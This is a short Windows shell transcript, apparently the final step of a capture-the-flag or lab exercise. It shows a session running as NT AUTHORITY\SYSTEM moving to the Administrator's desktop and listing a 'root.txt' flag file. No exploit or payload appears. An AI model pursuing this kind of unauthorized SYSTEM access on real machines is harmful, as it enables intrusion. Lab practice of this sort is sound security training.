C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd \users\administrator\desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\Users\Administrator\Desktop

01/04/2025  08:58 AM    <DIR>          .
01/04/2025  08:58 AM    <DIR>          ..
03/14/2025  11:27 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   3,805,245,440 bytes free